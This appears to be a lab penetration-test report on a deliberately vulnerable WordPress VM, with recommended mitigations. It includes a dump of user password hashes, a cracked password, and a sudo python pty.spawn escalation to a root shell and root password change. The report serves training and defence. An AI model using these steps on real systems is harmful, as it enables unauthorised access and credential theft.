
```
mysql> select * from wp_users;
+----+------------+------------------------------------+
-------+-------------+-----------------+
| ID | user_login | user_pass                          |
on_key | user_status | display_name   |
+----+------------+------------------------------------+
-------+-------------+-----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
       |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+
-------+-------------+-----------------+
2 rows in set (0.00 sec)
```



```
Proceeding with incrementa
0g 0:00:06:23  3/3 0g/s 84
pink84           (steven)
1g 0:00:07:16 DONE 3/3 (20
Use the "--show --format=p
Session completed
```


Exploitation: Privilege Escalation

- With access to a normal user account, we were able to deploy a python script to gain root privileges
- User ‘Steven’ had the unrestricted ability to run python
- We were able to deploy pseudo-terminal utilities to gain a root shell
- We were able to create a new root password and sign in as root



```
steven@target1:~$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/s

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
steven@target1:~$ 
```



```
$ sudo python -c 'import pty; pty.spawn("/bin/sh")'
# bash
root@target1:/usr/lib/python2.7# sudo passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Mitigation Strategies

Mitigation of Port Scanning Vulnerabilities

Monitoring Overview

- An alert designed to trigger upon excessive requests of the type that nmap can send (SYN, tcp, udp and so on) might detect a hostile scan
- This alert would measure the number of requests from a single host and trigger when a threshold is reached
- A threshold would have to be determined based on expected web traffic

Mitigation Solutions

- Enabling only the ports you need to access internal hosts
- Configure firewalls to these rules/thresholds to minimize risk
- Most firewalls and IPSs can detect such scanning and cut it off in real time

Mitigation of **Exposure of Sensitive Information to an Unauthorized Actor Vulnerabilities**

Monitoring Overview

- An alert that monitors access to critical files such as "/var/www/html/wordpress"
- this alert would trigger on any unexpected user access attempt
- It is bad practice to leave password hashes in a plain text field

Mitigation Solutions

- Passwords should be stored as a salted hash
- This will prevent attackers from reversing hashes and collecting passwords
- NIST recommends using Password-Based Key Derivation Function 2(PBKDF2)

Mitigation of Execution with Unnecessary Privilege Vulnerabilities

Monitoring Overview

- Ideally, normal users would not be able to access pseudo-terminal utilities with python at all - least access principle
- An alert could be set up to detect users that run pty
- You’d want an alert any time this utility was run - it seems very dangerous

Mitigation Solutions

- Configure users to only have permissions that are needed to complete their jobs
- Have strong password policies to ensure accounts are not easy to compromise, especially one with higher level permissions

thank you